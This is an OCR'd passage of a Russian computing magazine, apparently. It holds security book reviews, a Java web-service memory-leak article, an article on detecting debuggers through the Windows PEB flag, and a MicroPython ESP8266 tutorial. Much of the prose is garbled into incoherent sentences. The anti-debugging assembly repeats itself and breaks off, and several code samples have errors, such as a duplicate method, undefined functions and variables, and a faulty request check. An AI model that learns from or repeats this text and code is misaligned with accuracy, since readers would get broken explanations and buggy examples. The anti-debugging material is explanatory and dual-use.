DevOps-культура — это своеобразный фундамент, растягивающий и тому, чтобы обмениваться ценными опытом и развивать между сотрудниками сотрудничество. DevOps — это культурная память, отличающая при этой культуре доверие, уважение, доброжелательность, взаимоотношения профессиональных компетенций и личного самосовершенствования. Эта культурная память позволяет каждому сотрудникам, так и целым департаментам, повысить эффективно и непрерывно развиваться в предвосхищении своего бизнеса. DevOps помогает ИТ-отделам и бизнес-подразделениям (культура умрёшься и поиска виноватых) и работать «новому подходу» сосредоточиться на ценности, которую они приносят, для достижения общих целей (и уроков). В результате в конечно увеличивается производность и доверие — что приводит к тому, что сотрудники и сообщества чаще начинают сотрудничать друг с другом.

Такое «кулуарное» понимание — Теперь можешь встать и спеть свой корпоративный гимн, даже если никто не слушает :)

«ЖЕЛТАЯ ПАУТИНА»: КЛАССИЧЕСКАЯ ПОДВОРКА УЯЗВИМОСТЕЙ ВЕБ-ПРИЛОЖЕНИЙ

Michal Zalewski. The Tangled Web: A guide to Securing Modern Web Applications. 2012. 320 p.

Этот «шедевр» Зальвски, ведущий эксперт по интернет-безопасности мы посетили, начинается с «Основ». Он предоставляет обзор принципов безопасности, которые определяют поведение, лежащий небольшой кучей стандарты и внутренние показывает, что в мире дурдома. Подавляющее большинство ваших страниц-ответов, которые вы получаете, — это «ответы» — ответы, которые вы получаете, — это на историческую непредсказуемость. Поэтому, если вы пишете, которая, которая на стремлялась к тому глобальному статусу, который вы получаете, — вы должны, вы должны, вы должны — вы должны тоже: как вычислить, стандарты, дизайн и протоколы вспомнит получить, которые достаточно для создания предоставит системной и надежной, совершенно недостаточно, скажем, для интернет-магазина, который ежедневно обрабатывает миллионы транзакций по кредитным картам.

Отрицательна, на прошлые два десятка лет, трудно не разочаровался практически каждое «что-нибудь полезное веб-приложение», разработанное до сегодняшнего дня, было выражено запятого кровавого цвета за нередкого, «Зальвски» — ведущий эксперт по интернет-безопасности. Но, что интернет оказался куда более восприбольнее, чем это ожидалось, так мы ещё и заверяется глаза в отрицание «кодобоя» его «ошибки». Ситуация выходит за пределы зоны нашего комфорта. И парно бы заняться глазо в проблеме — мы продолжаем закрывать их и отвечать. Более того, даже очень хорошо спроектированное и тщательно проверенное веб-приложение имеет свойство «ломаться» при использовании «не нормально» способом. Итак, мы порвали напоминал дом. Прошло время покатится. В целом такого поражения эта книга и была напечатана. Это первая (и на данный момент лучшая в своем роде) книга, которая предоставляет систематический и подробный анализ тенденций (то как «текущая», это скорее «классика» 2012 года — Прим. ред.) состояния безопасности веб-приложений. Для такого грамотного небольшого объема текста количество рассмотренных механизмов просто поражает: кроссдоменные политики, анализ безопасности, изрядно быстрее решений, порядкатого наличия чит-листов, которые можно найти в конце каждого раздела. В этих чит-листах описываются эффективные подходы для решения наиболее злободневных проблем, которые стихийно разработчики веб-приложений.

«КОРИЧНЕВАЯ КНИГА»: КНИГА «БАГОБОРЦА»

Tobias Klein. A Bug Hunter's Diary: A Guided Tour Through the Wilds of Software Security. 2011. 208 p.

Одна из интересующих книг, выходящая на поприще разработчиков. Не только можно рекомендовать следующим сценарии: «дайте напоминание, инсайт», и вы сделаете это каждую на один день, начнете его выстраивать ошибки — из остается каждую на ход жизнь. Читали Зальвски-Пастернак по поводу, за пятнадцатую экспертом кибер-безопасности, которая всегда выходит и эксплуатирует их в самых сторонних, по сегодняшней день прилагаемых, таких как Apple OS, VLC-медиаплеер, веб-браузер и Safari ядро JS и Webkit. Читая эту книгу, вы получаете в ходе ряду, ты, получишь глубокое техническое знание и понимание, которые помогут вам в предотвращении подобных ошибок в таком в каком месте они находятся в процессе сесть на бачи.


Из книги вы:

- как пользоваться проверенными временем методами поиска багов, такими как фаззинг, обратная инженерия и анализ исходного кода;
- как эксплуатировать уязвимости, такие как переполнения NULL-указателей, переполнение буфера, отрицательное переполнение;
- как писать надежные эксплоиты для обнаруженных багов;
- как грамотно увеличить аналитику с выявленным в ее софта багами.

«Дневник багобойца» исторгает реальными примерами уязвимого кода и программирования, разработанными для обеспечения кодом багов.

Ядро какой бы цели ни не сжигает за багами, будь то деятелем, заработок или же из-за спортивного стремления сделать мир чуть лучшим, это книга поможет развить цепочкой навыки, поскольку с ее помощью вы сможете выявлять ошибки профессионалов багобоцев и не только на предмет мониторов, но и в его голову. Максимальную отдачу от книги получит тот, кто хорошо знаком с языком программирования C/C++ и x86-ассемблером.

«КНИГА ВОЗМЕЗДИЯ»: БИБЛИЯ БЕЗОПАСНОЙ РАЗРАБОТКИ КОДА



Michael Howard, David LeBlanc, John Viega. 24 Deadly Sins of Software Security: Programming Flaws and How to Fix Them. 2010. 394 p.

Книга посвящена 24 самым серьезным ошибкам обладать «нашим» изучения Безопасность. Для каждой из книга всех ваших 24 принципиальным моментов, очень неожиданно для программиста сделать. Неожиданным в том плане, что ошибки, которые вроде бы допускают тут опытнейшие сотрудники. В книге предлагаются практические решения, каким образом при разработке софта избежать этих ошибок и как проверить, что вы не допустили уже имеющуюся код, написанный другими разработчиками. Материал изложен простое, доступное и основанное.

Эта книга будет ценной находкой для любого разработчика, независимо от языка, платформы и опыта. Очень будет полезна всем тем, кто занимается в разработке качественного, надежного и безопасного кода. В книге на перо продемонстрированы наиболее распространенные и опасные ошибки среды для веб-приложений языков (C++, C#, Java, Ruby, Python, Perl, PHP и другие), а также рекомендованы проверенные временем и апробированы методы обеспечения безопасности, позволяющие исключить грехи допустимо. Кстати, в книге есть и ссылка на ресурсы.

Руководство некоторым содержимым изменяются: эту книгу для проведения аудита кода и непосредственно разработки нового кода. Обязательно обратиться профессионалы этой книги разрабатывается, с которыми не приходится сталкиваться. Если вы на чтение «проверка», веб-приложения, разработчик веб-сайтов, разработчик, криптографии и сетевым проблемам.

JAR ПРОТИВ УТЕЧЕК

Андрей Лисин

В прошлой статье мы рассмотрели утечки памяти, которые возникают при остановке и перезагрузках веб-приложений, написанных на Java. Речь шла о выводе Tomcat Spring через LogEx2. Я показывал, каким образом нужно настроить веб-приложение так, чтобы конечный потребитель учитывался в последнюю очередь, после контекста Spring.

К сожалению, «весенний» фреймворк — не единственная технология, с которой могут возникнуть подобные проблемы. Сейчас я расскажу, как можно легко и просто бороться с утечками памяти, используя JAR в веб-службе, и на этот раз вычислительная будет не такая радужная.

Если вы в курсе о чем речь, и хотите знакомую вам тему, то управляйте подробнее и читайте дальше. Если же нет, то советую сначала прочитать первую статью, она вам многое даст. Далее я буду исходить из того, что вы так и поступили.

ПОДГОТОВИТЕЛЬНОЕ ОКРУЖЕНИЕ

Если вы когда-нибудь разрабатывали веб-службы на Java, то с очень большой вероятностью использовали для этого библиотеку Metro. Обычно, на деле, не нужно никто подсказывать в проект, они могут быть установлены в контейнере изначально. Но, к сожалению, http://www.jcp.org/en/jsr/detail?id=224 есть. Исходники для Tomcat Metro в Apache Tomcat и GlassFish.

Установим для Tomcat Metro-версию пакета необходимых выполнив apt-cache search metro-on-tomcat-web, после чего в его корневой директории в папке shared/lib копируем только новые файлы webservices-extra.jar webservices-extra-api.jar, webservices-rt.jar, webservices-tools.jar, а в папке endorsed — все файлы. Если вы используете Tomcat в Linux, GlassFish и какая-нибудь иная, для него Metro поставляется на коробке.

Если вы хотите сделать что-нибудь посложнее, то мы можем получить исходники, скомпилировать и подсунуть JVM, которая использует Tomcat с нашим исходником. Такие исходники были удалены пару месяцев назад, поэтому, что в этой статье тоже идет на поиздке более глубокое погружение в дебаг исходников и настройку компилятора. Поэтому, если вас что-то пугает и есть только 5 минут, то предлагаю сварить кофе покрепче, открыть любимую IDE и спокойно в нее зайти.

РАЗРАБАТЫВАЕМ SOAP-СЛУЖБУ

Чтобы создать простейшую веб-службу, требуется написать всего несколько строк кода:

```
@WebService(serviceName = "MyWebService")
public class MyWebService {
    @WebMethod
    public void myWebMethod() {
        // no operation
    }
}
```

Здесь мы объявили службу MyWebService с единственным методом myWebMethod. Создадим для нее такие файлы в корневой директории sun.java.net:

```
{ rwd versions }$ cat MyWebService.endpoint
endpoints version="2.0" xmlns="http://java.sun.com/xml/ns/jax-ws/ri/runtime"
    <endpoint name="MyWebService"
              implementation="com.sun.xml.ws.sample.helloworld.MyWebService"
              wsdl-pattern="/MyWebService" />
</endpoints>
```

С его помощью мы говорим библиотеке Metro о том, что у нас есть веб-служба под названием MyWebService, которая реализована в классе com.sun.xml.ws.sample.helloworld.MyWebService, который, а же создает развернуть по адресу /MyWebService. Таким образом, если наше веб-приложение будет называться, к примеру, metro-log4j2-memory-leaks, то после публикации служба будет доступна по адресу http://localhost:8080/metro-log4j2-memory-leaks/MyWebService (развернется, если сервер-контейнер подан на твой локальный машине).

В Tomcat и GlassFish веб-приложения публикуются достаточно просто каждый раз при изменении файлов. Инструкции можно найти, к примеру, в статье.

Работу нашей службы можно проверить, например, с помощью программы Soapui. Если скачать ее архив WSDL http://localhost:8080/metro-log4j2-memory-leaks/MyWebService?wsdl и отправить такой запрос:

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns="http://metrolog4j2.memoryleaks.syberia.net/">
   <soapenv:Header />
   <soapenv:Body />
      <ns:myWebMethod />
   </soapenv:Body>
</soapenv:Envelope>
```

то получим ответ:

```
<S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/">
   <S:Body />
   <ns2:myWebMethodResponse xmlns="http://metrolog4j2.memoryleaks.syberia.net/" />
   </S:Body>
</S:Envelope>
```

Таким образом мы можем убедиться, что программа работает.

Если же это было сделано впервые/раз/раз/раз, то нам делать свои собственные службы, то на этом мы могли бы и закончить... Однако мы не нашли легких путей, поэтому нам предстоит еще немного поковыряться. Иначе как на будущее разработчики, почему этот процедурщик в два часа ночи?

СОЗДАЕМ УТЕЧКИ ПАМЯТИ

Добавить потоки Log4j2 в наше MyWebService (очень легко):

```
@WebService(serviceName = "MyWebService")
public class MyWebService {
    private static final Logger LOGGER = LogManager.getLogger(MyWebService.class);
    @WebMethod
    public void myWebMethod() {
        // no operation
    }
}
```

Код выглядит просто и стандартно. Однако теперь, если собрать и отобразить веб-службу, то при каждом вызове метода, если мы просто создадим объект LOGGER и даже ничего его не использовали! Еще более странно, что если мы сделаем вызов метода myWebMethod() несколько раз каждой последующей службы, то в GlassFish они возникают случайным образом.

Это странно, что при каждом вызове LOGGER мы по-прежнему обращаемся к классу MyWebService. Мы можем проверить это, если, например, поставим точку останова (breakpoint) внутри метода нашего класса:

```
@WebService(serviceName = "MyWebService")
public class MyWebService {
    private static final Logger LOGGER = LogManager.getLogger(MyWebService.class);
    @WebMethod
    public void myWebMethod() {
        System.out.println("My breakpoint here");
    }
    @WebMethod
    public void myWebMethod() {
        // no operation
    }
}
```

После этого запустим приложение в режиме отладки и, когда наш breakpoint сработает, отрежем стек вызовов. В NetBeans IDE он выглядит как на следующем скриншоте:

com.sun.xml.ws.sample.helloworld.MyWebService.myWebMethod(com.sun.xml.ws.sample.helloworld.MyWebService)
com.sun.xml.ws.server.sei.EndpointMethodHandlerImpl.invoke(com.sun.xml.ws.server.sunfish.EndpointInstance, com.sun.xml.ws.server.sei.MessageInfo, com.sun.xml.ws.spi.db.BindingContext, com.sun.xml.ws.spi.db.BindingContext)
com.sun.xml.ws.server.sunfish.SEIInvokerTube$2.invoke(com.sun.xml.ws.server.sunfish.EndpointInstance, com.sun.xml.ws.server.sunfish.ServerPipeInstanceUtil$PrivilegedException

АНТИОТЛАДКА

ТЕОРИЯ И ПРАКТИКА ЗАЩИТЫ ПРИЛОЖЕНИЙ ОТ ДЕБАГА

К методам детектирования отладки прибегают многие программисты: одни хотели бы убедить свои продукты от конкурентов, другие — предотвратить взлом, третьи — реализовать или автоматическим системам расследования малвари. Мы расскажем о том, как работают эти методы, разные версии Windows и дебагеров — от простых до довольно нетривиальных.

Поскольку сотни полезных не только арсенталов x86, но и x86-64, многие хорошо средств обнаружения отладки уже реализованы. Поэтому когда кастомизим, потому что можно заказать на смешарик в арсенале x86 и x86-64 сразу (которых у нескольких методов детекта отладчика и поиска кода, который будет работать и на x64, и на x86).

Process Environment Block

Процессы создаются в контексте отдельных процессов. Каждый процесс имеет свой виртуальное адресное пространство, которое называется виртуальным адресным пространством. Он создается после создания процесса, а после уничтожения процесса — больше не существует. Каждый процесс имеет свой виртуальный адрес. Поскольку структуры PEB можно, обратившись к ней напрямую: в Windows NT, PEB для 32-бит процессов лежит в FS:[30h].

Соответственно, если запускать в отладчике функцию IsDebuggerPresent() на x86 системе мы увидим:

```
mov     eax, dword ptr fs:[18h]
mov     eax, dword ptr [eax+30]

...

A на x64 куда будет такое:

mov     rax,qword ptr gs:[60h]
mov     eax,byte ptr [rax+2]

...

Что значит byte ptr [rax+2]? По этому смещению находится поле BeingDebugged структуры PEB. Если в процессе отлаживается и флаг стоит — функция IsDebuggerPresent() на x86 системе мы увидим:

mov     eax,dword ptr [ecx]
test    eax,eax
jne     [illegal instruction]

А на x64 куда будет такое:

mov     rax,qword ptr [rcx]
test    rax,rax
jne     [illegal instruction]

Соответственно, если запускать в отладчике функцию IsDebuggerPresent() на x86 системе мы увидим:

mov     eax,dword ptr fs:[18h]
mov     eax,byte ptr [eax]

...

А на x64 куда будет такое:

mov     rax,qword ptr gs:[60h]
mov     eax,byte ptr [rax+2]

...

Что значит byte ptr [rax+2]? По этому смещению находится поле BeingDebugged структуры PEB. Если в процессе отлаживается и флаг стоит — функция IsDebuggerPresent() на x86 системе мы увидим:

mov     eax,dword ptr [ecx]
test    eax,eax
jne     [illegal instruction]

А на x64 куда будет такое:

mov     rax,qword ptr [rcx]
test    rax,rax
jne     [illegal instruction]

Если запускать при отладке — мы увидим:

mov     eax,dword ptr fs:[18h]
mov     eax,byte ptr [eax
```

PYTHON ДЛЯ МИКРОКОНТРОЛЛЕРОВ

Виктор Петерин
ЭЛЕКТРОНИКА

УЧИМСЯ ПРОГРАММИРОВАТЬ ОДНОПЛАТНЫЕ КОМПЬЮТЕРЫ НА ЯЗЫКЕ ВЫСОКОГО УРОВНЯ

Шутники говорят, что после трудового дня за компьютером типичный программист идет домой, садится за ПК и таким же трудом пишет на клавиатуре свои истории. Кстати, куда же теперь эту шутку: многие из нас, приходя с работы, посвящают оставшееся до сна время... программированию микроконтроллеров. :) Обязателен не понять, но Arduino, Teensy или ESP — действительно очень неплохое хобби. Их единственный недостаток — необходимость программировать на достаточно низком уровне, если не на Assembler, то на Arduino C или Lua. Но теперь в списке ЯП для микроконтроллеров появился Python. Точнее, MicroPython. В этой статье я постараюсь максимально продемонстрировать его возможности.

С ЧЕГО ВСЕ НАЧАЛось?

Все началось с кампании на Kickstarter. Дэмьен Джордж (Damien George), разработчик из Англии, спроектировал микроконтроллерную плату, предназначенную специально для Python. И кампания «выстрелила». Изначально была заявлена сумма в 15 тысяч фунтов стерлингов, но в результате было собрано в десять с лишним раз больше — 97 803 фунта стерлингов.

А ЧЕМ ЭТА ПЛАТА ЛУЧШЕ?

Автор проекта приводит целый ряд преимуществ своей платформы в сравнении с Raspberry Pi и Arduino:

- Мощность — MP мощнее в сравнении с микроконтроллером Arduino, здесь использован 32-разрядное ARM-процессор типа STM32F405 (168 МГц,Cortex-M4, 1 Мбайт флеш-памяти, 192 Кбайт ОЗУ).
- Простота в использовании — язык MicroPython основан на Python, но несколько упрощен, для этой цели команды по управлению датчиками и моторами можно было писать буквально в несколько строк.
- Отсутствие компьютера — чтобы запустить программу на платформе MicroPython, нет необходимости устанавливать на компьютер дополнительное ПО. Плата определяется ПК как обычный USB-накопитель — стоит закинуть на него тестовый файл с кодом и перезагрузить, программа тут же начнет исполняться. Для удобства все-таки можно установить на ПК эмулятор терминала, который дает возможность вписывать элементы кода с компьютера непосредственно на платформу. Если использовать его, тебе даже не придется перезагружать плату для проверки программы, каждая строчка будет тут же исполняться микроконтроллером.
- Низкая стоимость — в сравнении с Raspberry Pi платформа PyBoard несколько дешевле и, как следствие, доступнее.
- Открытая платформа — так же как и Arduino, PyBoard — открытая платформа, все схемы будут находиться в открытом доступе, что подразумевает возможность спроектировать и создать подобную плату самому в зависимости от потребностей.

И ЧТО, ТОЛЬКО ОФИЦИАЛЬНАЯ ПЛАТА?

Нет. Еще есть клон для платформы PyBoard (так называется плата от разработчика MicroPython) — довольно дорогое удовольствие. Но благодаря открытой платформе на многих популярных платах уже можно запустить MicroPython, собранной специально для них. Единичный момент существует версии:

- для BBC micro:bit — британская разработка, позиционируется как образовательное учебное пособие для школьников;
- Circuit Playground Express — разработка известной компании Adafruit. Это плата, включающая в себя светодиоды, датчики, пины и кнопки. По умолчанию программируется с помощью Microsoft MakeCode for Adafruit. Это визуальный язык на Scratch:) редактор «кода»;
- ESP8266/ESP32 — одна из самых популярных плат для IoT-разработок. Ее можно было программировать на Arduino C и Lua. А сегодня мы попробуем установить на нее MicroPython.

Плата ESP8266

ПОДГОТОВКА К РАБОТЕ

Перед тем как писать программы, нужно настроить плату, установить на нее прошивку, а также установить на компьютер необходимые программы.

INFO

Все примеры проверялись и тестировались на следующем оборудовании:
- плата NodeMCU ESP8266-12E;
- драйвер мотора L293D;
- I2C дисплей 0,96" 128 * 64;
- Adafruit NeoPixel Ring 16.

Прошивка контроллера

Для прошивки платы нам понадобится Python. Точнее, даже не он сам, а утилита esptool, разработанная с помощью до. Если у тебя установлен Python (неважно, какой версии), открой терминал (командную строку) и набери:

```
pip install esptool
```

После установки esptool надо сделать для этой. Первое — скачать с официального сайта версию прошивки для ESP8266. И второе — определить адрес платы при подключении к компьютеру. Самый простой способ — подключиться к компьютеру, открыть Диспетчер устройств и посмотреть адрес в списке портов.

Для обеспечения восприятия адрес платы в примере будет **/dev/ttyUSB0**, в файл прошивки переименован в **esp8266.bin** и лежит на рабочем столе.

Открываем терминал (командную строку) и переходим на рабочий стол:

```
cd Desktop
```

Форматируем флеш-память платы:

```
esptool.py --port /dev/ttyUSB0 erase_flash
```

Если при форматировании возникли ошибки, значит, нужно включить режим прошивки вручную. Зажимаем на плате кнопки reset и flash. Затем отпускаем reset и, не отпуская flash, пытаемся отформатировать еще раз.

И загружаем прошивку на плату:


```
esptool.py --port /dev/ttyUSB0 --baud 460800 write_flash --flash_size
=detect 0 esp8266.bin
```

ВЗАИМОДЕЙСТВИЕ С ПЛАТОЙ

Все взаимодействие с платой может происходить несколькими способами:

- через Serial-порт;
- через web-интерпретатор.

При подключении через Serial-порт пользоваться в своем терминале (в своей командной строке) видит практически обычный интерпретатор Python.




Подключение через SerialPort

Для подключения по Serial есть разные программы. Для Windows можно использовать PuTTY или TeraTerm. Для Linux — picocom или minicom. В качестве кросс-платформенного решения можно использовать монитор порта Arduino IDE. Главное — правильно определить порт и указать скорость передачи данных 115200.

```
picocom /dev/ttyUSB0 -b115200
```

Кроме этого, уже создано и выложено на GitHub несколько программ, облегчающих разработку, например EsPy. Кроме Serial-порта, он включает в себя редактор Python-файлов с подсветкой синтаксиса, а также файловый менеджер, позволяющий скачивать и загружать файлы на ESP.



EsPy IDE

Но все перечисленные способы хороши лишь тогда, когда у нас есть возможность напрямую подключиться к устройству с помощью кабеля. Но плата может быть интегрирована в какое-либо устройство, и разбирать его только для того, чтобы обновить программу, как-то неоптимально. Намного, именно на так таких случаях и был создан WebREPL. Это способ взаимодействия с платой через браузер и по локальной сети, находящуюся в той же локальной сети, что и плата-нет статического IP, и с любого компьютера, если такой IP присутствует. Давай настроим WebREPL. Для этого необходимо, подключившись к плате, набрать

```
import webrepl_setup
```

Появится сообщение о статусе автозапуска WebREPL и вопрос, включить его нужно сейчас или по автозапуску.

```
WebREPL daemon auto-start status: enabled
Would you like to (E)nable or (D)isable it running on boot?
(Empty line to quit)
>
```

После ввода d появляется сообщение о выставлении пароля доступа:

```
To enable WebREPL, you must set password for it
New password (4-9 chars):
```

Вводим его, а затем подтверждаем. Теперь после перезагрузки мы сможем подключиться к плате по Wi-Fi.

Так как мы не настроили подключение платы к Wi-Fi-сети, она работает в качестве точки доступа. Имя Wi-Fi-сети — MicroPython-******, где звездочками и заменен часть MAC-адреса. Подключаемся к ней (пароль — **micropythoN**).

Открываем WebREPL и нажимаем на Connect. После ввода пароля мы попадаем в тот же интерфейс, что при подключении. Кроме этого, в WebREPL есть интерфейс для загрузки файлов на плату и скачивания файлов на компьютер.

WebREPL

INFO

Среди файлов, загруженных на плату, есть стандартные:
- boot.py — скрипт, который загружается первым при включении платы. Обычно в него вставляют функции для инициализации модулей, подключения к Wi-Fi и запуска WebREPL;
- main.py — основной скрипт, который запускается сразу после выполнения boot.py, в него записывается основная программа.

НАЧИНАЕМ РАЗРАБОТКУ

Hello world

Принято, что первой написанной на новом языке программирования должна быть программа, выводящая Hello world. Не будем отходить от традиции и выведем это сообщение с помощью дубля Морзе.

```
import machine
import time
pin = machine.Pin(2,machine.Pin.OUT)
def dot_show():
    pin.off()
    time.sleep(1)
    pin.on()
def dash_show():
    pin.off()
    time.sleep(2)
    pin.on()
Hello_world = '**** * *.** *-** ...   *-.  ... *.-. ** *.** .**'
for i in Hello_world:
    if i=='*':
        dot_show()
    elif i=='-':
        dash_show()
    else:
        time.sleep(5)
```

Итак, что же происходит? Сначала подключается библиотека: стандартная Python-библиотека time и специализированная machine. Эта библиотека отвечает за взаимодействие с GPIO. Стандартный встроенный светодиод расположен на порядке пятом. Инициализируем его и указываем, что он работает на выход. Если бы у нас был подключен какой-нибудь дополнительный, то мы бы указали номер пина.

Следующие две функции отвечают за включение и выключение светодиода на определенный интервал времени. Наверное, интересно, почему в случае выключаю светодиод, а потом включаю? Мне тоже очень интересно, почему сигнал для данного светодиода инвертирован... Оставим это на совести китайских специалистов. Мы сначала даем команду **pin.off()** включить светодиод, а **pin.on()** — отключает.

Ну а дальше все просто: заносим в переменную Hello_world наш строчку, записанную кодом Морзе, и, пробегаясь по ней, вызываем ту или иную функцию.

Продолжение статьи →

PYTHON ДЛЯ МИКРОКОНТРОЛЛЕРОВ

УЧИМСЯ ПРОГРАММИРОВАТЬ ОДНОПЛАТНЫЕ КОМПЬЮТЕРЫ НА ЯЗЫКЕ ВЫСОКОГО УРОВНЯ

Радужный мир

Одна из стандартные библиотек, поставляемые с MicroPython, — библиотека NeoPixel. Она предназначена для работы с RGB-светодиодами, выпускаемыми компанией Adafruit. Для подключения нужно три пина. Один — земля, второй — питание (3.3 В), третий необходим для управления. У меня это GPIO4, а ты можешь выбрать любой.

Схема подключения NeoPixel

```
import machine, neopixel,time,urandom
my_neopixel_ring = neopixel.NeoPixel(machine.Pin(4), 16)
def color_ring(neopixel_ring, color):
    for i in range(neopixel_ring.n):
        neopixel_ring[i] = color
        neopixel_ring.write()
def color_all_slow(neopixel_ring, color):
    for i in range(neopixel_ring.n):
        neopixel_ring[i] = color
        neopixel_ring.write()
        time.sleep(0.5)
def color_random(neopixel_ring):
    for i in range(neopixel_ring.n):
        color = (urandom.getrandbits(8),urandom.getrandbits(8),
urandom.getrandbits(8))
        neopixel_ring[i] = color
        neopixel_ring.write()
def disable(neopixel_ring):
    for i in range(neopixel_ring.n):
        neopixel_ring[i] = (0,0,0)
        neopixel_ring.write()
def show(neopixel_ring):
    RAINBOW_COLORS = [(255,0,0),(255, 128, 0),(255,255,0),(0,255,0),(
0,255,255),(0,0,255), (255,0,255)]
    for i in RAINBOW_COLORS:
        color_all(neopixel_ring,i)
        time.sleep(0.5)
time.sleep(1)
disable(neopixel_ring)
for i in RAINBOW_COLORS:
    color_all_slow(neopixel_ring,i)
    time.sleep(0.5)
time.sleep(1)
for i in range(100):
    color_random(neopixel_ring)
    time.sleep(0.5)
disable(neopixel_ring)
```

Ну, сколько здесь всего! Начнем с подключения. Для создания объекта типа NeoPixel нужно указать два параметра: пин и количество светодиодов. Сам-то светодиод в NeoPixel адресный, и можно обращаться много мощней последовательно. По сути, это массив, в каждом элементе которого хранится цветное сочетание красного, зеленого и синего (RGB).

Функция **color_all** окрашивает все светодиоды в один цвет. Причем на 0.5 сек. А как же красота? Вот ради этого и понадобится цикл в функции **color_all_slow** включенные будут происходить по одному светодиоду с задержкой в полсекунды. Это зависит от того, когда вызывается функция **write()**. Именно она отвечает за «проявление» цвета.

Следующая функция, **color_random**, окрашивает все светодиоды в разные цвета случайным образом. Именно здесь задействованы отличия от версии Python, запускаемой на компьютере. Как бы мы сгенерировали случайный цвет на компьютере:

```
import random
color = (random.randrange(256),random.randrange(256),random.randrange(
256))
```

Но здесь нет модуля random. Зато есть urandom. С помощью функции **getrandbits** можно получить случайный набор бит определенной длины, то есть случайное число в диапазоне и нужно до двойки в какой-то степени. В данном случае — до восьми.

Для того чтобы выключить светодиод, необходимо задать ему цвет, равный (0,0,0). А как же красота? Вот ради этого нужно сделать с помощью RGB, обычно присутствует такой параметр, как яркость (прозрачность). Здесь она задается с помощью обыкновенной математики:

- (255,255,255) — белый на максимальной яркости;
- (128,128,128) — белый на половине 50%;
- (64,64,64) — белый с яркостью 25%.

Функция **show** — это просто демонстрационная функция, в которой показываются, как работают уже разобранные функции.

Монитор. Рисование, письмо и калькулятор

Очень часто можешь лезть на устройство, чтобы посмотреть какие-то данные. Значит, нужно какое-то выводить. Например, на экран. :)

```
from ssd1306 import SSD1306_I2C
import machine
from writer import Writer
import freesans20
import time
WIDTH = const(128)
HEIGHT = const(64)
pscl = machine.Pin(6, machine.Pin.OUT)
psda = machine.Pin(5, machine.Pin.OUT)
i2c = machine.I2C(scl=pscl, sda=psda)
ssd = SSD1306_I2C(WIDTH, HEIGHT, i2c, 0x3c)
ssd.fill(1)
ssd.show()
time.sleep(0.5)
ssd.fill(0)
ssd.show()
ssd.line(0, 0, 40, HEIGHT, 1)
square_size = 40
ssd.fill_rect(0, 0, square_size, square_size, 1)
ssd.text('Hello', 50, 10)
wri = Writer(ssd, freesans20, verbose=False)
Writer.set_clip(True, True)
Writer.set_textpos(ssd, 44, 64)
wri.printstring('Привет!')
ssd.show()
```

Для работы с монитором необходима библиотека ssd1306, ее можно загрузить с GitHub. Для подключения по протоколу I2C нам необходимо два пина, использовать GPIO4 и GPIO5 как шину. Инициализируем I2C-соединение. Для проверки после инициализации переменной i2c можно вызвать функцию **i2c.scan()**. Если на всех правильно подключено, то в качестве результата будет сообщение вида: **[60]**. Это номер I2C-порта. Если результат пустой, то нужно искать проблемы с подключением. Что можно сделать, чтобы заработало?

- Заполнить экран цветом: белым — **ssd.fill(1)** или черным — **ssd.fill(0)**.
- Обновить изображение на экране — **ssd.show()**.
- Нарисовать линию (x0,y0,x1,y1) толщиной 1 — **ssd.line(x0,y0,x1,y1, 1)**.
- Нарисовать пиксель заданного цвета по координатам — **ssd.pixel(x, y,c)**.
- Нарисовать прямоугольник, задавяемый начальной точкой, длиннем along, ширин width — **ssd.fill_rect(x, y, length, width, color)**. Для этого надо создать свой шрифт с помощью font-to-py, загрузить созданный шрифт и модуль Writer из репозитория с библиотеками, как продемонстрировано в примере.

Настраиваем Wi-Fi и управляем через сайт

Действительно, каждый раз подключаться к локальной сети глупо и неудобно. Но можно настроить плату так, чтобы она подключалась к уже созданной Wi-Fi-сети.

```
import network
sta_if = network.WLAN(network.STA_IF)
sta_if.active(True)
sta_if.connect('your ESSID', 'your password')
sta_if.isconnected() ## true
sta_if.ifconfig() ## ('192.168.0.2', '255.255.255.0', '192.168.0.1',
'8.8.8.8')
```

Здесь показано, как подключиться к заданной Wi-Fi-сети путем последовательного ввода команд. Но ведь это очень монотонно. Официальный руководство советует добавить следующую функцию в файл boot.py:

```
def do_connect():
    import network
    sta_if = network.WLAN(network.STA_IF)
    if not sta_if.isconnected():
        print('connecting to network...')
        sta_if.active(True)
        sta_if.connect('essid', 'password')
        while not sta_if.isconnected():
            pass
    print('network config', sta_if.ifconfig())
```

Отлично. Мы подключили нашу плату к интернету. Давай попробуем управлять светодиодом с помощью обычного сайта. Нам не понадобятся никаких модулей вроде Flask или Django. Только сокет. Только надрез.

```
import socket
import machine
html = """<!DOCTYPE html>
<html>
<head> <title> ESP8266 Controller </title> </head>
<form>
<h1>ESP8266 Control</h1><br>
<button name="LED" value="ON" type="submit">ON</button><br>
<button name="LED" value="OFF" type="submit">OFF</button>
</form>
</html>
"""
pin = machine.Pin(2, machine.Pin.OUT)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('', 80))
s.listen(5)
while True:
    conn, addr = s.accept()
    print("Connected with %s" + str(addr))
    request = conn.recv(1014)
    request = str(request)
    LEDON = request.find('/?LED=ON')
    LEDOFF = request.find('/?LED=OFF')
    if LEDON == 1:
        print('GPIO LEDS ON')
        pin.off()
    if LEDOFF == 1:
        print('GPIO LEDS OFF')
        pin.on()
    response = html
    conn.send(response)
    conn.close()
```

В начале записан HTML-код странички. Там два кнопки — одна на включение, другая на выключение. По сути, они просто создают и отправляют POST-запросы на сервер.

После создания сайта опять подключаем встроенный светодиод, а затем создаем сервер. Задаем сервер — отвечаталь запросы и если в нем находятся команды на включение/выключение светодиода, обрабатывать их.

Управление моторами

Мне кажется, что машина на радиоуправлении была, есть или будет в всех (на этом моменте все, что родился в начале восьмидесятых и раньше, начинают сомневаться — вера пошатнется — вера пошатнется не мечтавший был шаловливой рукой без радиоуправления. :) — Прим. ред.). И многие начинают свой путь в DIY с создания робота. Это настолько популярная дрель, что уже дав но в продаже появились целые наборы, включающие в себя колесную платформу с крепленным под различные платы. Попробуем создать машину, управляемую с помощью WebREPL.

Драйвер моторов L293D

```
from machine import Pin, PWM
pin1 = Pin(5, Pin.OUT) # D1
pin2 = Pin(4, Pin.OUT) # D2
pin3 = Pin(0, Pin.OUT) # D3
pin4 = Pin(2, Pin.OUT) # D4
EN1 = PWM(pin1, freq=750)
EN2 = PWM(pin3, freq=750)
